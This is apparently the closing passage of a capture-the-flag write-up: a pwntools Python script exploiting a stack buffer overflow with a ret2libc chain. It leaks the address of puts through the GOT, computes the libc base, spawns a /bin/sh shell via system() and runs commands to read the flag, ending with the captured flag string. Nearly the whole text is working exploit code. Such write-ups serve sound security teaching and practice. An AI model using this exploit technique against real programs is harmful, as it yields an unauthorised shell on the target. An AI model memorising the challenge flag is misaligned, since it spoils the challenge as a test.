offset = 0x48
pop_rdi = p64(0x4012bd)
ret_addr = p64(0x40101a)
plt_puts = p64(elf.plt['puts'])
got_puts = p64(elf.got['puts'])

payload = flat(
    b'a' * offset,
    pop_rdi, got_puts, plt_puts,
    elf.sym['vuln']
)

p.sendlineafter(b'Enter your input: ', payload)
p.recvline()

leaked_puts = u64(p.recvline().strip()[:6].ljust(8, b'\x00'))
log.info(f"Leaked PUTS: {hex(leaked_puts)}")

libc = ELF('./libc.so.6', checksec=False)
libc.address = leaked_puts - libc.symbols['puts']
log.info(f"Libc base: {hex(libc.address)}")

system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh'))

payload = flat(
    b'a' * offset,
    pop_rdi, binsh, ret_addr, system
)

p.sendlineafter(b'Enter your input: ', payload)
p.sendline(b'cd ..')
p.sendline(b'cd flag')
p.sendline(b'cat *')

flag = p.recvall(timeout=1).strip().decode()
log.success(f"Flag found! {flag}")

p.close()
```

☒ Flag - **umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}**